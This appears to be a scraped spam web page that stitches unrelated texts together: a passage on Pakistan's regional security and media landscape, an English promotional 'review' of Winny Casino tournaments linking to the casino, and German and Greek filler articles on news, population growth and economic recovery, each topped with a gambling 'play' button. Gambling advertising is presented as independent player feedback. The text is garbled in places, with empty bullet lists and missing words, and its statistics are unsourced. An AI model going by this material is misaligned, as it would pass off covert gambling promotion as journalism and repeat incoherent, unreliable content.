Pakistan occupies a strategically important position in South Asia, bordering Iran, Afghanistan, China, and India. This geographic location makes it a key player in regional security dynamics. The country has historically been involved in complex geopolitical relationships, often navigating a delicate balance between competing interests. Ongoing tensions with India, stemming from the disputed territory of Kashmir, continue to be a major source of instability in the region. The situation in Afghanistan, following the withdrawal of US forces, poses significant security challenges for Pakistan, including the potential for increased cross-border terrorism and refugee flows. Pakistan's relationship with China has deepened in recent years, particularly through CPEC, and China has become a major economic and strategic partner. Maintaining stable relations with its neighbors and contributing to regional peace and security are essential for Pakistan’s own stability and development. News.web.pk consistently delivers coverage on these crucial international relations.

Navigating the Information Ecosystem in Pakistan

The media landscape in Pakistan has undergone significant transformations in recent years, driven by the proliferation of digital technologies and the growth of social media. While this has expanded access to information, it has also created challenges related to misinformation, disinformation, and the spread of fake news. Traditional media outlets, including newspapers and television channels, continue to play an important role in shaping public opinion, but they often face pressure from political and economic interests. Social media platforms have become increasingly influential, particularly among younger generations, but they are also vulnerable to manipulation and the spread of harmful content. Developing media literacy skills and fostering a culture of critical thinking are essential for navigating this complex information ecosystem. Independent journalism and responsible reporting are crucial for holding power accountable and providing citizens with the information they need to make informed decisions.

The future hinges on a media that prioritizes factual accuracy, ethical conduct, and a commitment to serving the public interest. Continuous monitoring of the information flow and proactive measures to counter misinformation are equally vital to ensure a well-informed citizenry.

02 Oct 2026

Winny Casino platform Tournaments Genuine Feedback from UK Participant

This analysis digs into Winny Casino’s tournament scene, based on feedback from a typical UK player. We’re seeing through the hype to understand how these events actually work, what players gain from them, and how fair the competition feels. It’s a genuine view at what you can anticipate from these scheduled contests.

Understanding Winny Casino’s Tournament Environment

At Winny Casino, tournaments are included events where players battle for places on a leaderboard. They transform solo gaming into a team competition with a shared goal. Our UK source mentioned these events run on a consistent schedule, which adds a cadence to the weekly gaming routine. This structure attracts players who want something extra than just putting standard bets.

The platform provides both deposit-based tournaments and freerolls, which suits different stages of involvement. Entry is commonly connected with playing particular games or groups of games. This lets players choose contests that suit their style and their budget. The entire setup, with its predictable timing, looks structured to encourage people returning.

The Participant’s Journey: From Registration to Gaming

Entering a tournament is fairly easy, as per our source. Players usually head to a clear ‘Tournaments’ section in the casino lobby. Active events are displayed with countdown timers, the qualifying criteria, and information about the prize pool. This clarity is crucial for players to choose well.

Registration usually happens automatically when you meet the betting requirement on the appropriate game during the event period. We like how this streamlines the process. Still, the participant recommended reviewing the fine print, as some special events might demand a manual entry or a bonus code.

Varied Tournament Formats and The Appeal

Winny Casino doesn’t stick to one tournament type, so things remain interesting. This variety means various types of players can find a contest that works for them. From what we’ve seen, the formats fall into a few clear categories, each with its own rules and attraction.

Slot-Based Leaderboard Challenges

These are some of the most frequent tournaments, focusing on specific slot games or a set of them. Players earn points from their bets and wins during the event. The UK player pointed out these often feature popular, high-volatility slots. This style benefits both steady play and having a stroke of luck.

Table Game and Live Casino Competitions

For fans of cards and roulette, Winny Casino runs tournaments on games like blackjack, baccarat, or live dealer sessions. Scoring usually is linked to the number of hands played or wins secured. Our reviewer considered the live dealer tournaments were especially gripping because of the real-time leaderboard updates. That social, competitive buzz provides a fresh kick to classic table games.

Objective-Based and Achievement Events

Some tournaments ask you to accomplish specific tasks or hit certain in-game milestones. This style moves the focus away from just how much you wager and onto completing objectives. We see this as a smart addition, because it rewards planning and skill, not just the size of your bankroll. It creates more paths for players to move up the ranks.

System and Player Experience Throughout Events

How well the technology performs has a big impact on enjoyment. The UK player noted stable performance, with no serious delays on the leaderboards even during high-traffic times. The tournament interface is intuitive, making it simple to check your progress. This seamless operation lets players concentrate on the game itself.

We also looked at how Winny Casino informs players about tournaments. They use emails, banners on the site, and notifications in the lobby. This comprehensive approach does a good job of spreading the word what’s on the horizon and what’s live. That said, some players might want a central calendar to help organize further ahead.

Strategic Insights from a Seasoned Competitor

From long-term involvement, we can extract a few practical tips. These concepts go beyond luck and touch on bankroll management and choosing the right time. Following these tactics can help you pursue a stronger outcome without exceeding your limits.

  • Bankroll Allocation:
  • Timing Your Entry:
  • Game Selection:
  • Objective Focus:

Basic Mechanics: How Tournaments Function

The scoring system is what powers a tournament. At Winny Casino, you mainly earn points by making real money wagers on the games that count. The specific calculation—usually a combination of your bet size and your wins—is detailed in the rules for each event. They’re typically clear on this, which reduces confusion.

Leaderboards renew almost in real time, so you can watch your position change. Based on the UK experience, this refresh rate was dependable. The countdown timer creates a real sense of urgency as the finish line gets closer. This system does a good job of keeping people participating throughout the event.

Prize Structures and Incentive Structures

The incentives on offer are a key reason people participate in tournaments. Winny Casino arranges its prize pools to benefit several ranking levels, not just the person in the top spot. This method means people stay motivated even if they’re not at the very top. Let’s look at the main types of rewards.

Tiered Cash Prizes and Payout

Plenty of tournaments distribute cash straight to the winner’s account. The money is often distributed among the top 10, 20, or 50 players. The participant stated that tournament cash prizes comply with the site’s normal withdrawal rules. This is a clear, highly esteemed reward for competitive players.

Bonus Credits and Free Spin Rewards

Other rewards feature bonus money or free spins, which usually carry playthrough requirements. You encounter these a lot in freerolls or lower-stakes events. They can be attractive, but our reviewer cautions players to review the attached terms closely. The value is real if the requirements are reasonable and the games are quality.

Recognition that isn’t cash-based, like special badges or VIP point boosts, is important as well. These perks improve your standing on the site over time and can open doors to other benefits. It’s a ingenious way to keep players engaged beyond just the immediate payout.

Fair Assessment: Benefits and Cons

Based on the personal report, here’s a honest assessment at Winny Casino tournaments. It highlights the good points but doesn’t shy away from the drawbacks. This fairness assists players judge if these events are valuable for them.

The advantages are varied and create a more exciting experience.

  • Enhanced Entertainment Value:
  • Tangible Benefit:
  • Social Atmosphere:

However, a few negatives came up during the review.

  • Potential for Chased Losses:
  • Intricate Prize Rules:
  • Fixed Timing:

Final Evaluation and Who Should Join

Winny Casino tournaments are a solid feature that keeps the overall gaming offer more engaging. The systems run smoothly, the formats are wide-ranging, and the rewards can be valuable. Our look verifies they provide a real path to additional enjoyment and added worth.

We’d advise these tournaments mostly to players who already enjoy the casino’s main games and desire a structured challenge. They’re a great fit if you have a reasonable budget and know how to manage it. If you’re a occasional player, commence with the freeroll events. That way you can discover how everything works without any pressure on your wallet.

All things weighed, Winny Casino’s tournament platform is a dynamic part of the site that’s worth a look https://winnycasino.org/en-gb/. It blends competition and entertainment well, providing a clear change from standard play. Just keep the potential drawbacks in mind, and you can find a rewarding, dynamic experience within these organized events.

02 Oct 2026

Beobachtungen_zu_Ereignissen_mit_neueste-nachrichten_com_de_und_regionalen_Persp

🔥 Spielen ▶️

Beobachtungen zu Ereignissen mit neueste-nachrichten.com.de und regionalen Perspektiven

In der heutigen schnelllebigen Welt ist es entscheidend, stets über die aktuellen Entwicklungen informiert zu sein. Eine zuverlässige Quelle für aktuelle Informationen ist dabei unerlässlich. neueste-nachrichten.com.de bietet eine umfassende Plattform, um sich über die neuesten Nachrichten aus verschiedenen Bereichen zu informieren – von Politik und Wirtschaft über Sport und Kultur bis hin zu wissenschaftlichen Durchbrüchen und lokalen Ereignissen.

Die Bedeutung aktueller Nachrichten geht weit über die reine Informationsbeschaffung hinaus. Sie ermöglicht es uns, fundierte Entscheidungen zu treffen, unsere Perspektiven zu erweitern und an gesellschaftlichen Diskussionen teilzunehmen. Nachrichtenquellen, die Objektivität und Glaubwürdigkeit in den Vordergrund stellen, sind dabei von besonderem Wert. Die rasante Entwicklung der digitalen Medien hat zwar den Zugang zu Informationen erleichtert, gleichzeitig aber auch die Herausforderung mit sich gebracht, seriöse von unseriösen Quellen zu unterscheiden.

Die Rolle der Regionalnachrichten im Gesamtbild

Während globale Nachrichten oft die Schlagzeilen dominieren, ist die Berichterstattung über regionale Ereignisse von großer Bedeutung. Lokale Nachrichten beeinflussen direkt unser tägliches Leben und ermöglichen es uns, uns aktiv an der Gestaltung unserer Gemeinschaft zu beteiligen. Sie informieren uns über kommunale Entscheidungen, lokale Unternehmen, kulturelle Veranstaltungen und die Bedürfnisse unserer Nachbarschaft. Eine starke regionale Berichterstattung fördert das Verantwortungsbewusstsein und die Solidarität innerhalb einer Gemeinschaft. Diese Nachrichten sind oft näher am Menschen und bieten eine Plattform für lokale Stimmen und Perspektiven, die in überregionalen Medien möglicherweise zu kurz kommen.

Die Herausforderungen der lokalen Berichterstattung

Die Finanzierung der lokalen Berichterstattung stellt eine wachsende Herausforderung dar. Viele regionale Zeitungen und Medienunternehmen kämpfen mit sinkenden Auflagen und Werbeeinnahmen. Dies führt oft zu Stellenabbau und einer Reduzierung der redaktionellen Ressourcen, was sich negativ auf die Qualität und den Umfang der Berichterstattung auswirken kann. Um die lokale Berichterstattung zu sichern, sind innovative Finanzierungsmodelle und die Unterstützung durch die Bevölkerung erforderlich. Dazu gehören beispielsweise Spendenaktionen, Crowdfunding-Kampagnen und die Förderung von Online-Abonnements. Eine lebendige lokale Berichterstattung ist ein wichtiger Bestandteil einer demokratischen Gesellschaft.

Nachrichtenkategorie
Beispiele für regionale Themen
Politik Kommunalwahlen, Stadtratsbeschlüsse, Bürgerinitiativen
Wirtschaft Lokale Unternehmen, Arbeitsmarkt, Gewerbeparkentwicklungen
Kultur Veranstaltungen, Theateraufführungen, Ausstellungen
Soziales Vereinsleben, Bürgerfeste, soziale Projekte

Die Investition in qualitativ hochwertige regionale Nachrichten ist daher nicht nur eine Frage der Informationsversorgung, sondern auch eine Investition in die Zukunft unserer Gemeinschaften. Eine fundierte lokale Berichterstattung stärkt die Demokratie, fördert die Bürgerbeteiligung und trägt zu einer lebendigen und informierten Gesellschaft bei.

Die Bedeutung von Faktenchecks und Quellenkritik

In Zeiten von Fake News und Desinformation ist ein kritischer Umgang mit Nachrichten unerlässlich. Es ist wichtig, die Glaubwürdigkeit von Quellen zu hinterfragen, Informationen zu verifizieren und sich nicht von reißerischen Schlagzeilen oder unbestätigten Gerüchten beeinflussen zu lassen. Faktencheck-Organisationen spielen dabei eine wichtige Rolle, indem sie Behauptungen überprüfen und Falschmeldungen entlarven. Nutzer sollten sich bewusst sein, dass nicht alle Informationen im Internet korrekt sind und dass es wichtig ist, verschiedene Quellen zu konsultieren, um sich ein umfassendes Bild zu machen. Die Fähigkeit zur Quellenkritik ist eine Schlüsselkompetenz in der heutigen Informationsgesellschaft.

Strategien zur Erkennung von Falschmeldungen

Es gibt verschiedene Strategien, um Falschmeldungen zu erkennen. Achten Sie auf ungewöhnliche oder sensationalistische Überschriften, überprüfen Sie die Quelle der Information und suchen Sie nach Bestätigung in anderen seriösen Medien. Seien Sie skeptisch gegenüber Informationen, die emotional aufgeladen sind oder eine bestimmte politische Agenda verfolgen. Überprüfen Sie die URL der Webseite und achten Sie auf Rechtschreib- und Grammatikfehler. Nutzen Sie Faktencheck-Webseiten, um Behauptungen zu überprüfen und sich über aktuelle Falschmeldungen zu informieren. Teilen Sie keine Informationen, die Sie nicht verifiziert haben, und sensibilisieren Sie Ihr Umfeld für das Thema Fake News.

  • Überprüfen Sie die Quelle der Information.
  • Achten Sie auf ungewöhnliche Überschriften.
  • Vergleichen Sie Informationen aus verschiedenen Quellen.
  • Seien Sie skeptisch gegenüber emotional aufgeladenen Inhalten.
  • Nutzen Sie Faktencheck-Webseiten.

Die Förderung von Medienkompetenz ist ein wichtiger Schritt im Kampf gegen Desinformation. Schulen, Bibliotheken und andere Bildungseinrichtungen sollten Programme anbieten, die Menschen dabei helfen, kritisch mit Nachrichten umzugehen und Falschmeldungen zu erkennen. Eine informierte und kritische Bevölkerung ist die beste Verteidigung gegen Manipulation und Desinformation.

Die Auswirkungen von Social Media auf die Nachrichtenlandschaft

Social Media hat die Art und Weise, wie wir Nachrichten konsumieren, grundlegend verändert. Plattformen wie Facebook, Twitter und Instagram sind zu wichtigen Kanälen für die Verbreitung von Nachrichten geworden. Dies hat zwar einerseits den Zugang zu Informationen erleichtert, andererseits aber auch neue Herausforderungen mit sich gebracht. Algorithmen bestimmen, welche Nachrichten uns angezeigt werden, was zu einer Filterblase führen kann, in der wir nur mit Informationen konfrontiert werden, die unsere bestehenden Meinungen bestätigen. Zudem verbreiten sich Falschmeldungen in Social Media oft schneller als in traditionellen Medien. Die Nutzer sind hier stärker gefordert, sich kritisch mit den Inhalten auseinanderzusetzen.

Die Rolle der Algorithmen und Filterblasen

Die Algorithmen von Social Media-Plattformen sind darauf ausgelegt, die Nutzer möglichst lange auf der Plattform zu halten. Sie zeigen uns daher Inhalte, die unseren Interessen entsprechen und unsere bestehenden Meinungen bestätigen. Dies kann zu einer Filterblase führen, in der wir uns von anderen Perspektiven und Informationen abgeschottet fühlen. Um dieser Filterblase entgegenzuwirken, ist es wichtig, bewusst verschiedene Quellen zu konsultieren und sich mit unterschiedlichen Meinungen auseinanderzusetzen. Social Media kann auch dazu genutzt werden, um Fakten zu überprüfen und Falschmeldungen zu entlarven. Wichtig ist ein bewusster und kritischer Umgang.

  1. Konsultieren Sie verschiedene Nachrichtenquellen.
  2. Vermeiden Sie Filterblasen.
  3. Überprüfen Sie Fakten auf Social Media.
  4. Teilen Sie keine unbestätigten Informationen.
  5. Fördern Sie den konstruktiven Dialog.

Die Zukunft der Nachrichtenlandschaft wird maßgeblich davon abhängen, wie wir mit den Herausforderungen der digitalen Medien umgehen. Eine transparente und verantwortungsvolle Berichterstattung, die Förderung von Medienkompetenz und ein kritischer Umgang mit Informationen sind dabei von entscheidender Bedeutung.

Die Zukunft des Journalismus: Innovation und neue Geschäftsmodelle

Der Journalismus befindet sich in einem tiefgreifenden Wandel. Die Digitalisierung hat traditionelle Geschäftsmodelle in Frage gestellt und gleichzeitig neue Möglichkeiten geschaffen. Um auch in Zukunft eine unabhängige und qualitativ hochwertige Berichterstattung zu gewährleisten, sind Innovationen und neue Geschäftsmodelle erforderlich. Dazu gehören beispielsweise bezahlte Online-Abonnements, Spendenaktionen, Crowdfunding-Kampagnen und die Entwicklung von datengetriebenen Journalismusprojekten. Die Zusammenarbeit zwischen verschiedenen Medienunternehmen und die Nutzung neuer Technologien wie künstliche Intelligenz können ebenfalls dazu beitragen, den Journalismus zu stärken. Die Anpassungsfähigkeit der Medien ist essenziell, um den sich verändernden Bedürfnissen der Nutzer gerecht zu werden.

Die Investition in qualitativ hochwertigen Journalismus ist eine Investition in die Demokratie und die informierte Gesellschaft. Eine unabhängige und kritische Berichterstattung ist unerlässlich, um Machtmissbrauch aufzudecken, Missstände aufzuzeigen und die Öffentlichkeit über wichtige Themen zu informieren. Die Förderung von Journalismus ist eine Aufgabe, die uns alle betrifft.

Nachhaltige Informationsquellen und langfristige Perspektiven

Die langfristige Sicherung einer zuverlässigen und unabhängigen Nachrichtenversorgung erfordert innovative Ansätze und eine breite gesellschaftliche Unterstützung. Neben der Entwicklung neuer Geschäftsmodelle für Medienunternehmen ist es wichtig, das Bewusstsein der Bevölkerung für den Wert von Qualitätsjournalismus zu stärken. Initiativen zur Förderung der Medienkompetenz, insbesondere bei jungen Menschen, spielen dabei eine entscheidende Rolle. Auch die Förderung von gemeinnützigen Nachrichtenorganisationen und unabhängigen Investigativjournalisten kann dazu beitragen, eine vielfältige und unabhängige Medienlandschaft zu erhalten. Die Transparenz über Finanzierungsquellen von Nachrichtenorganisationen ist ebenfalls von großer Bedeutung, um die Glaubwürdigkeit zu gewährleisten.

Die Diskussion über die Regulierung von Social Media-Plattformen im Hinblick auf die Verbreitung von Falschmeldungen und Hassrede wird ebenfalls an Bedeutung gewinnen. Es ist wichtig, dabei ein ausgewogenes Verhältnis zwischen dem Schutz der Meinungsfreiheit und der Bekämpfung von Desinformation zu finden. Eine nachhaltige Informationsversorgung ist ein zentraler Baustein einer funktionierenden Demokratie und erfordert das Engagement aller Beteiligten.

02 Oct 2026

Bevölkerungswachstum_und_news_zeigen_überraschende_Entwicklungen_im_globalen_K

🔥 Spielen ▶️

Bevölkerungswachstum und news zeigen überraschende Entwicklungen im globalen Kontext

Die Welt verändert sich in einem rasanten Tempo, und die Art und Weise, wie wir Informationen konsumieren, hat sich grundlegend gewandelt. In dieser dynamischen Umgebung spielen die täglichen eine entscheidende Rolle bei der Gestaltung unserer Wahrnehmung und unseres Verständnisses der globalen Ereignisse. Die Geschwindigkeit, mit der Informationen verbreitet werden, und die Menge an verfügbaren Daten stellen sowohl Chancen als auch Herausforderungen dar. Es ist entscheidend, kritisch zu bewerten, welche Quellen wir vertrauen und wie wir Informationen interpretieren, um fundierte Entscheidungen treffen zu können.

Gleichzeitig beobachten wir weltweit ein anhaltendes Bevölkerungswachstum, das erhebliche Auswirkungen auf Ressourcen, Umwelt und soziale Strukturen hat. Diese demografische Entwicklung news interagiert auf komplexe Weise mit den Nachrichten, die wir konsumieren und erzeugen. Die Bedürfnisse und Perspektiven einer wachsenden Bevölkerung prägen die Themen, die in den Medien behandelt werden, während die Nachrichten wiederum das Bewusstsein für globale Herausforderungen schärfen und Verhaltensänderungen beeinflussen können. Die Verbindung zwischen Bevölkerungsdynamik und Informationsfluss ist daher von zentraler Bedeutung für das Verständnis der aktuellen Weltlage.

Bevölkerungswachstum und seine Auswirkungen auf Ressourcen

Das globale Bevölkerungswachstum ist eines der drängendsten Probleme unserer Zeit. Die Vereinten Nationen prognostizieren, dass die Weltbevölkerung bis 2050 auf fast 10 Milliarden Menschen anwachsen wird. Dieses Wachstum stellt eine enorme Belastung für die natürlichen Ressourcen des Planeten dar, insbesondere für Wasser, Nahrung und Energie. Eine steigende Nachfrage nach diesen Ressourcen führt zu Umweltzerstörung, Entwaldung und dem Verlust der Artenvielfalt. Die geopolitischen Spannungen um den Zugang zu Ressourcen werden dadurch häufig verstärkt, was zu Konflikten und Instabilität führen kann. Um diesen Herausforderungen zu begegnen, sind nachhaltige Entwicklungsstrategien und innovative Technologien erforderlich, die einen effizienten Ressourceneinsatz ermöglichen.

Die Rolle von Innovationen in der Landwirtschaft

Die Landwirtschaft spielt eine Schlüsselrolle bei der Ernährung der wachsenden Weltbevölkerung. Allerdings ist die konventionelle Landwirtschaft oft ressourcenintensiv und trägt zur Umweltverschmutzung bei. Innovative Ansätze, wie z.B. Präzisionslandwirtschaft, vertikale Landwirtschaft und der Einsatz gentechnisch veränderter Pflanzen, können dazu beitragen, die Erträge zu steigern und gleichzeitig den Ressourcenverbrauch zu reduzieren. Präzisionslandwirtschaft nutzt Technologien wie GPS, Sensoren und Drohnen, um den Bedarf der Pflanzen genau zu bestimmen und Düngemittel, Wasser und Pestizide gezielt einzusetzen. Vertikale Landwirtschaft ermöglicht den Anbau von Pflanzen in mehrstöckigen Gebäuden, wodurch die landwirtschaftliche Fläche geschont und der Transportweg verkürzt wird. Die öffentliche Akzeptanz solcher neuen Technologien bleibt jedoch eine Herausforderung.

RessourceVerbrauch pro Kopf (jährlich)Prognostizierter Anstieg bis 2050
Wasser 1.200 Kubikmeter +40%
Nahrung 2.700 Kilokalorien +50%
Energie 4.000 Kilowattstunden +70%

Die Tabelle verdeutlicht den dramatischen Anstieg des Ressourcenverbrauchs, der mit dem Bevölkerungswachstum einhergeht. Eine effizientere Ressourcenverwaltung und die Entwicklung nachhaltiger Alternativen sind unerlässlich, um die Zukunft unseres Planeten zu sichern.

Die Auswirkungen des Bevölkerungswachstums auf die städtische Entwicklung

Das Bevölkerungswachstum führt zu einer zunehmenden Urbanisierung. Immer mehr Menschen ziehen in Städte auf der Suche nach besseren Lebensbedingungen und wirtschaftlichen Möglichkeiten. Diese Entwicklung stellt die Städte vor enorme Herausforderungen, wie z.B. die Bereitstellung von ausreichend Wohnraum, Infrastruktur und öffentlichen Dienstleistungen. Überlastete Verkehrssysteme, Luftverschmutzung und soziale Ungleichheit sind nur einige der Probleme, die mit dem schnellen Wachstum städtischer Zentren einhergehen. Intelligente Stadtplanung, nachhaltige Bauweisen und Investitionen in öffentliche Verkehrsmittel sind entscheidend, um die Lebensqualität in Städten zu verbessern und die negativen Auswirkungen der Urbanisierung zu minimieren. Die spielen hier eine wichtige Rolle, indem sie auf diese Entwicklungen aufmerksam machen und die öffentliche Debatte anregen.

Herausforderungen der Infrastruktur in Megastädten

Megastädte, also Städte mit mehr als 10 Millionen Einwohnern, sind besonders stark von den Herausforderungen des Bevölkerungswachstums betroffen. Die Infrastruktur in diesen Städten ist oft überlastet und veraltet, was zu Engpässen und Störungen führen kann. Die Bereitstellung von sauberem Wasser, sanitären Einrichtungen und einer zuverlässigen Energieversorgung ist eine große Herausforderung. Auch die Entsorgung von Abfällen und die Bewältigung von Verkehrsproblemen erfordern innovative Lösungen. Investitionen in die Modernisierung der Infrastruktur und die Entwicklung intelligenter Verkehrssysteme sind unerlässlich, um die Lebensqualität in Megastädten zu verbessern und ihre Widerstandsfähigkeit gegenüber Naturkatastrophen und anderen Bedrohungen zu erhöhen. Der Klimawandel verstärkt diese Probleme zusätzlich.

  • Wohnraumknappheit führt zu informellen Siedlungen.
  • Überlastung der öffentlichen Verkehrsmittel erhöht die Reisezeiten.
  • Luftverschmutzung gefährdet die Gesundheit der Bevölkerung.
  • Soziale Ungleichheit verstärkt sich durch ungleichen Zugang zu Ressourcen.

Die genannten Punkte zeigen die komplexen Herausforderungen der Urbanisierung. Eine umfassende und nachhaltige Stadtplanung ist notwendig, um diese Probleme zu bewältigen und lebenswerte Städte für alle zu schaffen.

Die Rolle der Medien bei der Berichterstattung über Bevölkerungsentwicklung und globale Ereignisse

Die Medien spielen eine entscheidende Rolle bei der Berichterstattung über Bevölkerungsentwicklung und globale Ereignisse. Sie informieren die Öffentlichkeit über die Herausforderungen und Chancen, die mit diesen Entwicklungen verbunden sind, und tragen so zur Meinungsbildung bei. Allerdings ist die Berichterstattung oft selektiv und von politischen oder wirtschaftlichen Interessen beeinflusst. Es ist daher wichtig, verschiedene Medienquellen zu konsultieren und Informationen kritisch zu hinterfragen. Eine unabhängige und objektive Berichterstattung ist unerlässlich, um eine fundierte öffentliche Debatte zu ermöglichen und die Entscheidungen von Politikern und Unternehmen zu beeinflussen. Die Verbreitung von Fake stellt hier eine besondere Gefahr dar.

Der Einfluss sozialer Medien auf die Nachrichtenverbreitung

Soziale Medien haben die Art und Weise, wie wir Informationen konsumieren und verbreiten, grundlegend verändert. Sie ermöglichen eine schnellere und direktere Kommunikation, bieten aber auch neue Herausforderungen in Bezug auf die Verbreitung von Fehlinformationen und Hassreden. Algorithmen, die personalisierte Nachrichtenfeeds erstellen, können zu einer Filterblase führen, in der Nutzer nur Informationen sehen, die ihre bestehenden Überzeugungen bestätigen. Dies kann zu einer Polarisierung der Gesellschaft und einer Erosion des Vertrauens in traditionelle Medien führen. Die Bekämpfung von Fake News und die Förderung von Medienkompetenz sind daher von entscheidender Bedeutung.

  1. Überprüfung der Quelle: Ist die Quelle vertrauenswürdig und unabhängig?
  2. Überprüfung der Fakten: Werden die Informationen durch Beweise gestützt?
  3. Überprüfung der Motivation: Welche Interessen könnten hinter der Veröffentlichung stehen?
  4. Vergleich mit anderen Quellen: Bestätigen andere Quellen die Informationen?

Diese Schritte können helfen, die Glaubwürdigkeit von Informationen zu beurteilen und sich vor Fehlinformationen zu schützen.

Die Wechselwirkungen zwischen Klimawandel und Bevölkerungsbewegungen

Der Klimawandel und das Bevölkerungswachstum sind eng miteinander verbunden. Der Klimawandel führt zu extremeren Wetterereignissen, wie z.B. Dürren, Überschwemmungen und Stürmen, die die Lebensgrundlagen von Millionen von Menschen bedrohen. Diese Ereignisse können zu Bevölkerungsbewegungen führen, da Menschen gezwungen sind, ihre Heimat zu verlassen, um vor den Auswirkungen des Klimawandels zu fliehen. Diese Klimamigration stellt eine große Herausforderung für die betroffenen Länder und Regionen dar, da sie zu sozialen Spannungen und Konflikten führen kann. Die Notwendigkeit einer globalen Zusammenarbeit zur Bekämpfung des Klimawandels und zur Unterstützung von klimabedingten Migranten ist daher unerlässlich.

Die ethischen Implikationen der Bevölkerungsentwicklung und ihrer Berichterstattung

Die Bevölkerungsentwicklung und ihre Berichterstattung werfen eine Reihe ethischer Fragen auf. Die Darstellung von Bevölkerungsgruppen in den Medien kann Stereotypen verstärken und zu Diskriminierung führen. Die Berichterstattung über Klimamigration kann die Opfer des Klimawandels stigmatisieren und ihre Würde verletzen. Es ist daher wichtig, bei der Berichterstattung über Bevölkerungsentwicklung und Klimamigration ethische Grundsätze zu beachten und die Perspektiven der Betroffenen zu berücksichtigen. Eine respektvolle und menschenwürdige Darstellung ist unerlässlich, um Vorurteile abzubauen und Solidarität zu fördern. Die können hier eine entscheidende Rolle spielen, indem sie auf die ethischen Implikationen hinweisen und den Diskurs anregen.

Zukunftsperspektiven: Anpassungsstrategien und nachhaltige Entwicklung

Angesichts der komplexen Herausforderungen, die mit Bevölkerungswachstum und Klimawandel verbunden sind, sind innovative Anpassungsstrategien und ein Übergang zu einer nachhaltigen Entwicklung von entscheidender Bedeutung. Investitionen in Bildung, Gesundheitsversorgung und soziale Sicherheit können dazu beitragen, die Lebensqualität der Bevölkerung zu verbessern und die Widerstandsfähigkeit gegenüber den Auswirkungen des Klimawandels zu erhöhen. Die Förderung erneuerbarer Energien, die Verbesserung der Energieeffizienz und die Reduzierung des Ressourcenverbrauchs sind unerlässlich, um die Umweltbelastung zu verringern. Eine globale Zusammenarbeit und eine gerechte Verteilung der Ressourcen sind notwendig, um eine nachhaltige Zukunft für alle zu gewährleisten. Die Rolle technologischer Fortschritte, beispielsweise im Bereich der künstlichen Intelligenz und der Biotechnologie, kann dabei eine Schlüsselrolle spielen, muss aber gleichzeitig ethisch verantwortungsvoll gestaltet werden.

Die Entwicklung von resilienten Städten, die sich an die veränderten klimatischen Bedingungen anpassen können, ist ebenfalls von großer Bedeutung. Dies erfordert Investitionen in grüne Infrastruktur, wie z.B. Parks und Grünflächen, die dazu beitragen, die städtische Hitze zu reduzieren und die Luftqualität zu verbessern. Die Förderung einer nachhaltigen Mobilität, wie z.B. des Radfahrens und des öffentlichen Nahverkehrs, kann dazu beitragen, den Verkehr und die Luftverschmutzung in Städten zu reduzieren. Eine umfassende und integrierte Stadtplanung ist erforderlich, um die Lebensqualität in Städten zu verbessern und sie widerstandsfähiger gegenüber den Auswirkungen des Klimawandels zu machen.

02 Oct 2026

Ενδιαφέρουσες_προοπτικές_και_news_σχετικά_με

🔥 Παίξε ▶️

Ενδιαφέρουσες προοπτικές και news σχετικά με την οικονομική ανάκαμψη τώρα

Η παγκόσμια οικονομία βρίσκεται σε ένα κρίσιμο σημείο, με πολλές προκλήσεις αλλά και ευκαιρίες. Οι πρόσφατες γεωπολιτικές αναταραχές, ο πληθωρισμός και οι διαταραχές στις αλυσίδες εφοδιασμού έχουν δημιουργήσει ένα αβέβαιο περιβάλλον. Ωστόσο, παρά τις δυσκολίες, υπάρχουν και θετικές εξελίξεις, όπως η τεχνολογική πρόοδος και η αυξανόμενη ζήτηση για βιώσιμες λύσεις. Αυτό το άρθρο εξετάζει τις τρέχουσες προοπτικές και τα τελευταία news σχετικά με την οικονομική ανάκαμψη, εστιάζοντας σε διάφορους τομείς και προοπτικές.

Η ανάκαμψη της οικονομίας δεν είναι ομοιόμορφη σε όλες τις χώρες και τους κλάδους. Ορισμένες περιοχές έχουν ήδη αρχίσει να βλέπουν σημάδια βελτίωσης, ενώ άλλες εξακολουθούν να αντιμετωπίζουν σημαντικές προκλήσεις. Η αποτελεσματική διαχείριση των κινδύνων και η υιοθέτηση καινοτόμων πολιτικών είναι ζωτικής σημασίας για την επιτάχυνση της ανάκαμψης και την εξασφάλιση βιώσιμης ανάπτυξης. Επίσης, η προσαρμογή στις νέες συνθήκες που διαμορφώνονται από την τεχνολογία και την αλλαγή των καταναλωτικών προτιμήσεων είναι απαραίτητη για την επιβίωση και την ανταγωνιστικότητα των επιχειρήσεων.

Η Επίδραση του Πληθωρισμού και οι Νομισματικές Πολιτικές

Ο πληθωρισμός αποτελεί μια από τις μεγαλύτερες προκλήσεις για την παγκόσμια οικονομία. Η αύξηση των τιμών σε βασικά αγαθά και υπηρεσίες έχει μειώσει την αγοραστική δύναμη των καταναλωτών και έχει επηρεάσει αρνητικά την επιχειρηματική δραστηριότητα. Οι κεντρικές τράπεζες σε όλο τον κόσμο έχουν λάβει μέτρα για να περιορίσουν τον πληθωρισμό, αυξάνοντας τα επιτόκια και μειώνοντας την προσφορά χρήματος. Ωστόσο, αυτά τα μέτρα μπορεί να έχουν επιπτώσεις στην οικονομική ανάπτυξη, καθώς αυξάνουν το κόστος δανεισμού για τις επιχειρήσεις και τους καταναλωτές. Η εύρεση της σωστής ισορροπίας μεταξύ ελέγχου του πληθωρισμού και στήριξης της οικονομικής ανάπτυξης είναι μια δύσκολη πρόκληση για τις κυβερνήσεις και τις κεντρικές τράπεζες.

Η Σχέση μεταξύ Ενεργειακής Κρίσης και Πληθωρισμού

Η ενεργειακή κρίση, που προκλήθηκε από την αύξηση της ζήτησης και τις γεωπολιτικές εντάσεις, έχει συμβάλει σημαντικά στην αύξηση του πληθωρισμού. Η αύξηση των τιμών του πετρελαίου και του φυσικού αερίου έχει επηρεάσει το κόστος παραγωγής και μεταφοράς αγαθών και υπηρεσιών, οδηγώντας σε υψηλότερες τιμές για τους καταναλωτές. Η μετάβαση σε ανανεώσιμες πηγές ενέργειας και η βελτίωση της ενεργειακής αποδοτικότητας είναι απαραίτητες για τη μείωση της εξάρτησης από τα ορυκτά καύσιμα και τη σταθεροποίηση των τιμών της ενέργειας. Αυτό απαιτεί σημαντικές επενδύσεις σε τεχνολογία και υποδομές, καθώς και συνεργασία μεταξύ κυβερνήσεων, επιχειρήσεων και ερευνητικών ιδρυμάτων.

Δείκτης Τιμών Καταναλωτή (Πληθωρισμός) – Ευρωζώνη
Ποσοστό Αύξησης (%)
Ιανουάριος 2023 8.6%
Φεβρουάριος 2023 8.5%
Μάρτιος 2023 7.0%
Απρίλιος 2023 6.9%

